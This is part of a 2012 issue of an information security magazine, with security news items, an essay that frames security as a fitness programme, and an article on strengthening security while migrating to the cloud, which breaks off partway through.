

(IN) SECURE

OPEN. INFORMATIVE. TO THE POINT. Issue 34 - June 2012

ANDROID MALWARE ANALYSIS



FITNESS AS A MODEL FOR SECURITY

PREPARING A BREACH RESPONSE PLAN

**ISO 27001 STANDARD: BREAKING
THE DOCUMENTATION MYTH**

HELP NET SECURITY

www.net-security.org

14 years of information security news



TABLE OF CONTENTS

Page 05 - **Security world**

Page 11 - Fitness as a model for security

Page 16 - Security and migrating to the cloud:
Is it all doom and gloom?

Page 20 - Solid state drives: Forensic preservation issues

Page 25 - Introduction to Android malware analysis

Page 39 - **Events around the world**

Page 40 - Hack in The Box Conference 2012 Amsterdam

Page 42 - ISO 27001 standard: Breaking the documentation
myth with Dejan Kosutic

Page 45 - Preparing a breach response plan

Page 52 - **Malware world**

Page 58 - Security beyond the operating system:
Into the cloud and beyond

Page 61 - Amphion Forum 2012 Munich

Page 62 - The challenges of data recovery from modern
storage systems

Page 66 - Two-factor authentication for the cloud:
Does it have to be hard?



Welcome to (IN)SECURE 34 the digital security magazine

It's been a few intense months since the last issue of the magazine. We went to Munich for the Amphion Forum, to London for Infosecurity and Amsterdam for Hack in The Box Conference. The one certainty we can take from these events is that innovation in the information security industry is growing despite shrinking budgets.

The contents of this issue of the magazine feature some of the hottest topics at the moment. One of them is certainly cloud computing, a term that went beyond buzzword and is now the reality in most organizations.

We got a tremendous response to our February issue's cover story on Android security, so we're bringing you a more technical Android feature this time around.

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - mzorz@net-security.org

News: Zeljka Zorz, Managing Editor - zzorz@net-security.org

Marketing: Berislav Kucan, Director of Operations - bkucan@net-security.org

Distribution

(IN)SECURE Magazine can be freely distributed in the form of the original, non-modified PDF document. Distribution of modified versions of (IN)SECURE Magazine content is prohibited without the explicit permission from the editor.

Copyright (IN)SECURE Magazine 2012.



IT security pros most afraid of highly publicized attacks



The 2012 Cyber Security Survey of nearly 2,000 IT security experts set out to gauge the current state of enterprise security. Highlights from the survey include:

More than half (61 percent) of respondents believe Anonymous and other hacktivist groups are most likely to target their organization – IT professionals express concern over the high-profile attacks led by hacktivist groups like Anonymous, and followed by cyber criminals (55 percent) and nation states, specifically China and Russia (48 percent).

Interestingly, only 28 percent believe that disgruntled employees are the most likely to target their companies.

62 percent of respondents are most concerned about targeted attack methods – Malware (45 percent) and spear phishing (17 percent) techniques commonly used in targeted criminal and state sponsored espionage attacks are most worrisome.

77 percent of respondents believe companies and employees are in best position to improve security.

58 percent of respondents said companies implementing best practices and better security policies are in the best position to improve enterprise security, and 19 percent believe individual employees play an important role in improving the state of security.

Only 26 percent of IT professionals feel that the security of their endpoints, laptops and desktops, is effective – The survey shows that respondents consider endpoints most “at risk.”

US House of Representatives passes CISPA

In a move that took the opponents of the proposed Cyber Intelligence Sharing and Protection Act (CISPA) by surprise, the US House of Representatives has voted on the bill a full day before it was planned and has passed it with a vote of 248-168.



CISPA is touted by its proponents and supporters as the right tool for helping the government and its agencies fight against cyber attackers, and would allow easier sharing of information between the government and private companies.

Unlike SOPA, CISPA is supported by big tech and Internet companies such as Microsoft, AT&T, Facebook, and others. In fact, it would allow companies such as broadband providers to share customer information and communication with government agencies without fear of getting sued.

Opponents to the bill, among which are the American Civil Liberties Union and the Electronic Frontier Foundation, say that CISPA would effectively kill online privacy.

The bill's opponents received another nasty surprise when they discovered that among the several amendments to the bill that were also passed, there is one that broadens the definition of what the government agencies can use the shared information for.

The initial proposition said that the shared information could be used for assuring cybersecurity and national security. The amendment added three more authorizations: for protecting individuals from the danger of death or physical injury; protecting minors from physical or psychological harm; and the investigation and prosecution of cybersecurity crimes.

Twitter supports "Do Not Track" option



The news was announced by Ed Felten, the US Federal Trade Commission's CTO, at a New York Internet Week privacy panel, and Twitter has quickly come out to confirm it: the popular micro-blogging service will support the "Do Not Track" initiative and has already rolled out the DNT opt-out cookie.

The "Do Not Track" initiative has been endorsed by the FTC, and the privacy setting is already available to the users of the three of the four most popular web browsers: Firefox, Internet Explorer and Safari, while Chrome users need to download and use an official Do Not Track add-on.

"When you turn on DNT in your browser, we stop collecting the information that allows us to tailor Twitter based on your recent visits to websites that have integrated our buttons or widgets," Twitter explained in a help file. "Specifically, we remove from your browser the unique cookie that links your browser to visits to websites in the Twitter ecosystem. We then cannot provide tailored suggestions for you."

The do not track header that requests web applications to disable their tracking of a user is currently being standardized by the World Wide Web Consortium.

At the time being, websites are not required to comply with the user's do not track request, and Twitter is the first of the large Internet companies out there who supported the initiative.

Most CCTV systems are easily accessible to attackers

Those who use and control CCTV cameras should be aware that most of them come with default settings that make them vulnerable to outside attacks.

According to Gotham Digital Science researcher Justin Cacak, standalone CCTV video surveillance systems by MicroDigital, HISION, CTRing, and many other rebranded devices are not only shipped with remote access enabled by default, but also with preconfigured default accounts and passwords that are banal and easy to guess.

"Many owners of CCTV video surveillance systems may not even be fully aware of the device's remote access capabilities as monitoring may be conducted exclusively via the local video console," he pointed out in a blog post. Add to this the fact that these same owners often fail to change default password for the admin account, or change it to one equally easy to guess, and you have a recipe for disaster.



"Interacting with the standalone CCTV system can be achieved via a Win32 thick client, a mobile device, or an IE ActiveX control in which a user name and password are required," he explains. "Typically, in over 70% of cases the device is still configured with the default vendor password which allows trivial access to real time video, the ability to control PTZ (pan-tilt-zoom) cameras, and access to any archived footage."

Cacak says that video surveillance devices are often overlooked during security audits and vulnerability/penetration tests, but this is likely to change, as the company's researchers have collaborated with Rapid7 developers and have created a new Metasploit module that tests the most popular CCTV systems - including the aforementioned ones.

IEEE introduces standard for body area networking

IEEE announced a new standard, IEEE 802.15.6TM-2012, optimized to serve wireless communications needs for ultra-low power devices operating in or around the human body.



Created for a variety of applications, IEEE 802.15.6-2012 is designed to address and compensate for the effects of a body on network performance. It will help enable a new generation of wireless implantable devices, assist in the development of new opportunities for delivering better healthcare as well as

support other innovative uses for wearable computing devices.

IEEE 802.15.6-2012 specifies a short range, low power, and reliable wireless communication protocol for use in close proximity to, or inside, a human body. Data rates, up to 10 Mbps, are offered to serve a wide and evolutionary set of personal entertainment and healthcare services. The standard helps support the combination of security, reliability, quality of service, low power, data rate and interference protection needed to address the breadth of unique body area network applications not supplied by other wireless communications standards.

Examples of the applications served by the IEEE 802.15.6-2012 standard include routine diagnostic testing such as EEGs (electroencephalogram), ECGs (electrocardiogram) and monitoring of vital signals such as temperature, heart rate, oxygen, and blood pressure.

BYOD adoption is growing despite security concerns

While organizations are taking considerable steps towards BYOD adoption, network and bandwidth issues remain significant barriers for many.


The Aruba survey found that 69 percent of organizations polled allow some form of BYOD, whether that is strictly limited to internet connectivity or includes some access to corporate applications on employee-owned devices.

This reflects a shift from the blanket ban on consumer-grade devices that has been witnessed in previous years. However, just 22

percent of organizations polled have more than one in four employees bringing their own devices, suggesting that there is still a long way to go before the potential of BYOD is fully realized.

The survey also explored the impact that increased mobile market fragmentation has had on IT administrators, who must now cater to a plethora of different manufacturers and operating systems. Not surprisingly, Apple was the smartphone and tablet manufacturer of preference for 88 percent and 86 percent of respondents respectively.

Samsung was not far behind with 67 percent and 51 percent respectively preferring Samsung smartphones and tablets.



Despite the undeniable success of BYOD so far, a third of respondents surveyed said their organizations still ban employees from connecting their own devices to corporate networks. As with many emerging trends, security is at the heart of this – 70 percent of organizations surveyed found that ensuring a secure connection is the main barrier to full adoption of BYOD, while 45 percent of organizations surveyed are held back by how

to enforce access rights based on user, device and application type.

In addition to the security issues that companies face, there is the issue of providing sufficient network resources to support the influx of so many multimedia-rich devices. This was the case for 35 percent of respondents, who claimed that providing enough wireless coverage and capacity for BYOD was a primary technical challenge.

Microsoft embraces CVRF format for its security bulletins




A year has passed since the Industry Consortium for Advancement of Security on the Internet (ICASI) introduced the first version of the Common Vulnerability Reporting Framework, an XML-based framework that enables stakeholders across different organizations to share critical vulnerability-related information in an open and common machine-readable format.

The framework has recently received an update but, most important of all, has also received a very prominent backer: Microsoft.

"Even though many vendors have followed Microsoft's lead in providing comprehensive security updates to customers, the formats vendors use vary. CVRF provides the entire industry with a way to share and present data in a coordinated and structured manner," stated Mike Reavey, Senior Director with Microsoft Security Response Center, and announced that Microsoft has presented the latest monthly security updates (released on May 8) in the CVRF format.

Extolling the virtues of the format, Reavey pointed out that even though home-computer users or small businesses haven't got much use for it, big businesses could do without continually "copying and pasting" Microsoft's security bulletin content into their risk management systems, spreadsheets and corporate notification emails manually as part of their IT security compliance and remediation task list.

Pinterest scam toolkits widen the pool of potential scammers



Seemingly overnight, Pinterest gained massive momentum, making cyber scammers sit up and take notice, then jump right in.

But the opportunities the site gives to those looking to make a quick buck are not open only to experienced scammers, but to novices as well, as Pinterest scam toolkits have been made available for sale.

"We have found that there are already lots of ready-to-use tools that make it easy for anyone to start Pinterest scams without much difficulty or technical skill," says McAfee's Hardik Shah.

Usually sold on underground forums, these toolkits contain a great number of helpful tools.

All actions needed to scam users are included and automated: from creating Pinterest invites and mass comments on posts, from mass creation of bit.ly links to scraping Amazon for products based on given keywords and then submitting them to Pinterest.

Pinterest scams usually work by luring people in with offers of free gift cards, and the offered links land them either on sites hosting survey scams, on Amazon or other sites (which results in the scammers earning money by referral), or lead them to premium rate Trojans (if the Pinterest visitor uses a mobile device to visit the site).

FBI wants social networks and IM services to be wiretap-friendly



Worried that technology advances will leave its agents incapable of conducting surveillance of online communications of potential criminals, the FBI is quietly lobbying top Internet companies not to oppose the

broadening of scope of the Communications Assistance for Law Enforcement Act (CALEA).

Passed in 1994, the wiretapping law originally required telecommunications carriers and manufacturers of telecommunications equipment to build surveillance capabilities in their equipment, facilities and services.


In 2004, the law was amended to force ISPs and providers of interconnected VoIP services to do the same, and now the FBI is aiming to oblige providers of web-based email, IM and other "unmanaged" P2P communication services, as well as the companies behind the major social networking sites, to make their products wiretap-friendly.

FBI representatives have been meeting with White House officials and US senators to push its agenda, and FBI Director Robert Mueller is set to meet with representatives from Google, Facebook, Microsoft and other Internet giants with the same goal in mind.

Privacy-minded individuals and groups, of course, oppose the idea for obvious reasons, but tech companies seem to be more worried about compliance costs and potential leakage of trade secrets and other confidential information that might be shared with law enforcement agencies.

World renowned experts to examine SSL governance

The Trustworthy Internet Movement (TIM) announced that it has chosen SSL governance and implementation across the Internet as its first project.



The nonprofit, vendor-neutral organization has formed a taskforce comprised of world renowned security experts to review SSL governance known issues and develop new proposals aimed at making SSL pervasive on the Internet.

This taskforce includes the following industry experts:

Michael Barrett - CISO at PayPal, making a considerable effort to improve governance and security of the Internet.

Taher Elgamal - Founder and CIO at IdentityMind and one of the creators of the SSL protocol.

Ryan Hurst - CTO at GMO GlobalSign, one of the longest established Certificate Authorities and SSL providers, author of lightweight OCSP and former lead for Windows PKI.

Adam Langley - Staff Software Engineer for Google, who works on SSL/TLS in Google Chrome and Google's frontend servers.

Moxie Marlinspike - Founder at Whisper Systems, recently acquired by Twitter, and creator of Convergence.

Ivan Ristic - Director of Engineering at Qualys and creator of SSL Labs, a research project to measure and track the effective security of SSL on the Internet.



Fitness as a model for security by Tim Keanini

Information security has always required specialized knowledge. As networks become more complex, information security is morphing into a forever-changing, multi-dimensional discipline.

Especially at the enterprise level, expert knowledge is required to build an effective information security program. But technology and specialized expertise aren't enough to adequately reduce security risks, so we have to engage the entire organization in a technology that many people see as outside their expertise.

To change this dynamic we need a new mental model for information security that can be broadly understood by every level of the organization.

The most common mental model for cyber security is warfare. The media casually refers to cyber attacks of every stripe as "cyber war" and this frame of reference is rapidly becoming the most common metaphor for cyber security. Even business organizations are quickly adapting war terminology when describing their security and compliance practices.

Warfare as the primary mental model for cyber security is flawed because warfare requires opponents to have an offense as well as a defense. As nearly everyone who has been a victim of a cyber security attack will attest, defensive players do not have access to offensive measures, at least not yet.

Warfare also implies a conflict with a somewhat linear progression. In warfare, battles are won and lost and eventually, even in wars of attrition, a winner is declared.

In cyber security there are no winners (although there are certainly losers) and there certainly is no "end".

We need to explore other mental models for cyber security that are shared more broadly throughout society, models understood by a wider variety of people and that can more easily be adapted to the evolving dynamics of cyber security.

In my opinion, the alternate model that can be most easily adapted for describing cyber security is fitness. Fitness works as a metaphor for cyber security because almost everyone in our society has a personal understanding of health and fitness principles and how they affect their day-to-day actions.

By reframing our cyber security programs as a kind of organizational and personal fitness, we can ask different questions. We can also avoid some of the inaccurate inferences caused by traditional physical warfare analogies, including the idea that there is a command and control structure driving security responses and that everyone in a business is a kind of “soldier”.

A fitness mental model makes it possible to engage in an entirely different, more nuanced conversation about security with wider audiences.

Fitness, especially when framed in a game dynamic, is an apt model for information security because information security experts don't expect to “win”. Instead, we are actively seeking to become progressively more resilient in a hostile environment.

When experts create a fitness program for a particular sport, the program is never “finished” because in fitness there is always room for improvement. Good fitness programs are in a constant state of adaptation to the capabilities of the individual, the team, the competition, and the new developments in technique and technology.

Cyber security and fitness programs can both be aimed at any number of individual and organizational goals. Soccer teams and baseball teams have very different fitness goals and objectives, and specific team members can be focused on the general goals of the organization and, at the same time, on specific individual goals.

This idea of team and individual “fitness” is a useful way to frame IT security tactics so the concepts can be readily accessible to anyone, regardless of technology expertise. After all, you don't need the sales team to have the same security skills as your IT security team. You do, on the other hand, need for everyone in your organization to have good basic security skills and hygiene.

There is no bush league on the Internet, so here's how to get your game face on.

FITNESS WORKS AS A METAPHOR FOR CYBER SECURITY BECAUSE ALMOST EVERYONE IN OUR SOCIETY HAS A PERSONAL UNDERSTANDING OF HEALTH AND FITNESS PRINCIPLES AND HOW THEY AFFECT THEIR DAY-TO-DAY ACTIONS.

Cyber security is a team sport

Professional sports teams with the highest level of fitness don't always win. In fact, a team of super fit players with excellent skills is not enough to win consistently. Team sports rely on individuals that excel but, more than that, they rely on skilled players working together as a team for a shared objective.

The best teams have a clear, defined game plan that allows the whole team to respond fluidly to a number of scenarios that are likely to develop in a specific game.

Your organization is focused on running a business, so they are already playing a team sport called “business”. Everything in your or-

ganization is optimized to excel and improve at this “game” and everyone understands that the “score” is based on well-understood metrics like quarterly revenue and bookings. For most organizations, cyber security is a necessary technology discipline that has evolved completely outside of revenue and profit processes.

The problem with this approach is that cyber security risks are serious enough to impact shareholder value.

Cyber security is another team sport that your business is playing, but while your whole organization knows they are playing the “business game”, not everyone is aware of the cyber security game and how to play it.

Cyber security excellence has to become integral to your core business in the same way fitness has to be part of your everyday life. The transition to this kind of thinking has to be made at the highest levels of the organization and that isn't easy.

One way to jump-start the executive discussions that can help drive cross-functional support for cyber security is to build game plans for specific cyber security fitness events. In the fitness world, a team that needs to improve future performance begins with coaches that evaluate game performance for clues to the specific skills they need to build to become more competitive. The same kind of thinking works for cyber security.

As the cyber security "coach" for your organization, you might begin by asking, "what are the five worst security events that could happen to our company"? Possible answers include stolen source code, a denial-of-service attack that takes your data center offline for an extended time, compromised customer account data or stolen competitive information disclosed on the Internet.

Devote a planning session to each of these scenarios and involve executives from every department. The results are guaranteed to highlight important vulnerabilities in your security program. The results of these planning sessions will make your security programs more specific and form the bones of a "game plan" that describes how the entire company responds to a specific kind of attack.

Once you have fleshed out your game plans, it's time to scrimmage. Take the most catastrophic cyber security scenario and test your game plan. You can do this as a "table top" exercise, you can hire an outside expert to simulate the scenario, or you can combine elements of both approaches.

Repeat the exercise until this particular game plan is as good as you can make it. Make it a point to plan and execute regular scrimmages for all your scenarios.

Regular practice, in fitness and cyber security, results in dramatic performance improvements, and your entire organization will develop competitive "muscle memory" that will

make you more competitive against difficult adversaries.

If this sounds too pat, it's because it's easier to think about than it is to implement. We all know that we should eat better and exercise every day to improve our health, but most of us don't do it or we make sporadic attempts that have minimal impact.

You can't kick your opponents around the tennis court or soccer field unless you are disciplined enough to do the work. Make the effort to build and test just one game plan for your organization; in fitness and cyber security, practice and drills drive results that are worth the effort.

Security "fitness" and compliance

Here's a hard truth that every athlete can agree on: Fitness doesn't guarantee supremacy in competition. There's a corollary to this rule in cyber security: compliance doesn't guarantee security. In the same way you can be very fit and still be on a losing team, your organization can be compliant with one or more security regulations and still be vulnerable to specific security threats.

This truth, however, is no excuse to ignore compliance. It's also true that a lack of fitness almost guarantees an easy win for your competitors. You can't ignore basic fitness or security skills, but you shouldn't assume they will make you skilled enough to take on a difficult adversary. Here's why.

The problem with compliance-based security programs is that the variables being measured tend to focus on operational performance. There's nothing wrong with this; it is important to have these basic skills down.

The danger is in using compliance metrics as a proxy for security. Compliance metrics measure operational integrity and effectiveness, but they don't provide feedback in the context of your specific threat environment. Athletes with good basic fitness in the gym often experience a hard reset the first time they join a serious amateur sports team. Impressive performance in an isolated environment is useful, but it's not enough to survive in against a difficult adversary.

The challenge for athletes and cyber athletes determined to survive brutal competition is to train in a way that provides them with the best possible odds of success in the context of the specific competition they face. This is hard work and it takes discipline. It usually includes a number of things you'd rather not do. It's also the difference between winners and los-

ers on the athletic field, and between victims and survivors on the Internet.

This sounds good, but how do you build "threat specific context" and the right kind of skills into your security program, especially when the threat you are facing is always changing?

IMAGINE THAT YOU FIND YOURSELF IN A "GAME" AGAINST A HACKTIVIST ORGANIZATION. WHAT DO YOU THINK THEIR "GAME PLAN" IS?

Specificity of training and the game of security

Fitness programs for athletic teams are focused on very specific objectives that make them more effective. Training programs for professional athletes are built around more specific goals selected to improve their personal performance against targeted opponents. This is true even for serious amateur teams.

Two key principles at work in effective fitness programs have strong parallels in cyber security. The first principle is to understand as much as possible about your opponent. The second principle is to use that knowledge to develop a strategy that leverages your strengths against that opponent.

Let's translate these principles to cyber security. Imagine that you find yourself in a "game" against a hacktivist group. What do you think their "game plan" is? Another way to ask the same question would be, "what information assets in our organization offer hacktivists the biggest payoff?" The answer to this question will be specific to hacktivists as opponents.

If you ask the same questions about cyber criminals or nation state attackers the answers will be different because those opponents play a different game. This thought process can help you make your organization's cyber security "fitness" program more specific.

Organized cyber criminals are opponents everyone has to play against. They are looking for access to customer data, intellectual property, competitive intelligence and financial data because this kind of data will generate a profit. If

your business has any of this information, and I can't think of any for-profit or non-profit organization that doesn't, then you should "train" to compete against cyber criminals effectively.

Since you can count on this class of attacker to target specific assets and business processes, everyone's basic training program should be focused on protecting the assets in your business that are most attractive to cyber criminals.

Hacktivists and nation-state attackers may target different assets and business processes. If your business is large enough to qualify as a target for either of these security threats, your fitness program needs to be specific enough to protect a broader range of assets and business processes.

Building an effective security fitness program for your business requires self-knowledge, equivalent knowledge of your opponents, time and thought. There are no "one size fits all" answers in cyber security. That's the bad news. The good news is that if you do work, you will develop a customized security fitness program that will give your organization the best possible chance to survive a serious cyber attack with minimal damage.

Conclusion

The game of security is defined by your adversary, their specific "goals", and the payoff they receive if they achieve these goals. Cyber security has no rules or referees, so the team that has the greatest number of players that understand the dynamics of the "game" and are fit enough to play has a significant advantage.

On the Internet, there are no rules and there are no referees. Your team's job is to protect the "target" in such a way that the adversary is either too exposed to continue or decides to leave the game.

Another hard truth: Cyber security is a brutal, relentless game and everyone has to play. There is no such thing as a "forfeit" or a bye week. Technology isn't enough to survive this game. We have to begin thinking differently about the problem so we can build stronger, more effective teams. Collectively, we need bench strength, and that requires an entirely different recruiting and development strategy.

It's time to move beyond limiting warfare analogies and expand our ideas to reflect the Darwinian realities of the Internet. We are not soldiers and there is no general anywhere that will decide cyber security battle tactics for your business. Fitness, with its broadly understood characteristics of discipline, commitment, continuous improvement and adaptability, is a framework much better suited to business organizations working to raise their standard of cyber security.

Fitness is also an actionable metaphor that can engage all employees in the corporate goal of cyber fitness. Are you ready to get your business fit enough for the Internet?

HOW TO STEP UP YOUR CYBER FITNESS GAME

How to study your opponents

- What do my opponents consider a "win" in the context of my business?
- What payoffs are my opponents optimizing for?

Potential game plan tactics

- Can you screw up your opponent's precision?
- Can you use misinformation to make information goals more difficult to pinpoint?

- Can you introduce temporal change and variance so anything your adversaries learn about you is of limited usefulness?

Evaluate your security fitness levels

- What is your time-to-repair for each information system?
- How can you improve system recovery times, especially for critical systems? Schedule a scrimmage—take a cyber security game plan and put it into play.

Tim 'TK' Keanini is the CTO at nCircle (www.ncircle.com). Keanini is a strong advocate of multi-vendor interoperability and has a long history of active participation in almost every security standards effort. He is actively working toward seamless automation across all security disciplines.





Security and migrating to the cloud: Is it all doom and gloom? by Jim Farley

Any organization looking to move its IT systems to the cloud will no doubt be aware of the potential security implications of doing so. It is widely accepted that security is still the biggest question mark hanging over the cloud, and recent high-profile examples of what can happen when it all goes wrong have done little to allay the suspicions of the IT directors.

Is it possible for an organization to move their services to a private cloud AND strengthen security in the process? And if so, what business considerations are required to achieve these goals?

Working together with the cloud service provider

Any cloud transition project will be complex and involving multiple parties, and security - whilst at the forefront of everyone's mind at the start - sometimes falls by the wayside. But, when businesses make security a priority at the start of a transition project, the realization of a more secure environment is ingrained in the final solution.

To achieve this, the business must be diligent, the cloud service provider must be dedicated and constantly evolving and, most importantly, the two must work together in an open and transparent manner. What follows are some

areas where security gaps can be eliminated or tightened by businesses as they move their services to the cloud and, as an added benefit, most of these gains only cost the thought that is put into achieving them.

Physical security – are you now in a better place?

Whether a company's hardware is located in a data centre, in-office data cabinet or under a desk in the IT department, physical access to the equipment should be secure and limited to those whose job function requires access and this access must also be auditable. For many companies, these processes are not in place - cleaning companies routinely work overnight next to servers running business applications, ex-employees are never removed from data centre access lists, and cabinets are left unlocked and unprotected. The risks range from unintentional downtime of critical services to theft of intellectual property.

Cloud service providers will have their equipment located in secure, auditable data centers within cabinets or suites equipped with alarms and will only allow access to relevant employees. In many cases, service providers will have compliance requirements they must adhere to such as ISO27001 and ISO9001.

When a company moves their services to a reputable cloud provider, the risk of unauthorized physical access is removed with the added benefit of auditable access logs.

Best practices for kit configuration

Configuration hardening is a must for any organization, in order to eliminate some of the most basic threats to production systems. Yet, many overlook this task. Systems are brought online, out of the box, with default passwords and default configurations. By not hardening these systems, the business risks leaving services and protocols that are not in use enabled and, therefore, exploitable by those with malicious intent. IT departments are often unaware that standards exist to assist administrators in hardening systems before bringing them into production.

Due to the nature of the business, cloud service providers must use standards such as The Center for Internet Security Benchmarks and the National Security Agency Security Configuration Guides.

By using these guides, the providers lock down any services and protocols that are not required, ensuring a safer environment for all of their tenants. This task is also not a one-off - as new vulnerabilities continuously get identified, the configuration guides are updated and the hardening is seen by the cloud service provider as an ongoing task, built into their operational procedures.

Patches, updates and vulnerabilities – closing the gaps

Software updating and patching are probably two of the least enjoyed duties of any IT administrator. They are also two of the most important duties in maintaining a secure computing environment. When a software patch is released, it's not just IT administrators who are interested in them, but also those looking

to exploit the vulnerability that the patch is meant to repair.

Unfortunately, a look around many business systems will find that software is outdated and patching has been neglected. Many times there will be a server on the network that isn't used anymore and isn't updated, providing an entry point to the business' internal systems.

The Common Vulnerabilities and Exposures (CVE) database is an open tool to assist IT administrators in identifying vulnerabilities on their systems and is also a starting point for those who want to gain illegal access to a business' network. The CVE is another tool that the cloud service provider will utilize to ensure systems are protected.

Fortunately for IT administrators, by moving to a cloud service provider, the duties of software updating and patching can be offloaded. The cloud provider will have established processes and procedures in place for these tasks.

Following vendor best practices, these processes ensure that all of the business' systems are updated with the most recent patches and software updates. The cloud service provider will also typically hear about new vulnerabilities and exploits before the enterprise, as they will have mature relationships with multiple vendors.

Cloud service providers have extensive experience in responding to zero-day exploits, which can create havoc for IT departments. They will also have experience in utilizing the CVE database to investigate vulnerabilities and are more likely to spot details that smaller IT departments could miss.

A clean slate for firewall policy

A cloud migration project is the perfect opportunity to perform a full audit of firewall policy. For many businesses, the size of the firewall rule set is proportional to the length of time that has passed since the firewall was deployed. Rules are added to the policy on an ad-hoc basis, sometimes with no change control, and holes are introduced into the network. Often a rule is no longer required, but the firewall policy is not updated to close the access.

As time goes on, more holes are opened and the risk increases. Objects are created that are no longer required, yet are still used in the policy. Audit trails are non-existent and eventually there is a security breach. By moving to the cloud, the business can start with a clean slate. All required access can be explicitly defined and other access denied.

Many businesses continue to have web servers in the same security zone as their application servers, database servers, and internal users. During the cloud migration project, the business can work with the cloud provider's security experts to implement a solid Firewall Security Policy, based on industry best practices or specific requirements relative to that environment.

Centralizing Internet breakouts

As business applications are centralized to the cloud service provider, business' Internet breakouts can be too. This allows for technologies such as deep packet inspection, web content filtering, IPS/IDS, data loss protection and anti-virus to be centralized.

Deploying these technologies at the business' remote sites with individual Internet feeds can not only be expensive, but can create gaps due to an increase in the amount of additional configuration required. This is also another opportunity to rely on the cloud service provider for expertise and guidance where there may be a lack of internal skills within the business.

Too many outages have been caused by an administrator making a change on the fly.

Adopting your cloud provider's change policy

Along the same line as utilizing the cloud provider to rebuild the firewall policy, the business can also adopt their change management policy to enforce internal change policy. A strict change control policy is essential to ensuring that risks due to unauthorized changes are not introduced into the business. Too many outages have been caused by an administrator making a change on the fly and too many security breaches have occurred due to a change being applied without appropriate thought and consideration.

The cloud provider will have a mature change control policy, usually based on a solid framework or industry standard. When working with the cloud provider, an authorization process will be implemented so that changes are only completed by those who should be requesting them. The change will be logged so that any change made can be audited. The cloud provider will assess the risk of the change and also provide a sanity check. Finally, the cloud provider will have a back-out procedure to reverse the change, should that be required.

The curse of VM sprawl

As virtualization technologies have now become mainstream, many businesses are capi-

talizing on the ease and speed at which virtual machines (VMs) can be built and deployed. This has enabled IT departments to quickly react to user demands and requirements.

The problem of VM sprawl has arisen with this capability - the provisioning of VMs that are not required and rarely used. Aside from the fact that this ends up being a waste of limited resources, VM sprawl also poses a substantial security risk. VMs that were temporary and were meant to be decommissioned or not commissioned in the first place, tend to be forgotten, and they sit idly on the network waiting to be exploited.

They may have interfaces in demilitarized zones, or worse, facing the public Internet; they may not be patched and have services that can be exploited enabled; and they may not have appropriate group policy applied to them.

While they pose a great risk, overburdened IT departments may have more pressing duties which delay the clean-up of these unnecessary VMs. When capacity planning with the cloud provider, these machines will be identified and can be eliminated from the new environment. Moving to the cloud will essentially mitigate the risk of VM sprawl for the business due to accountability associated with requesting new VMs.

This is also an opportunity for the business to institute a justification policy when a user or business unit requires a new VM - a good practice in general.

Revisiting and reinventing Identity and Access Management

Identity and Access Management (IAM) has become a popular topic. Cloud migration projects are an excellent opportunity to start implementing new IAM solutions or revisiting existing IAM solutions.

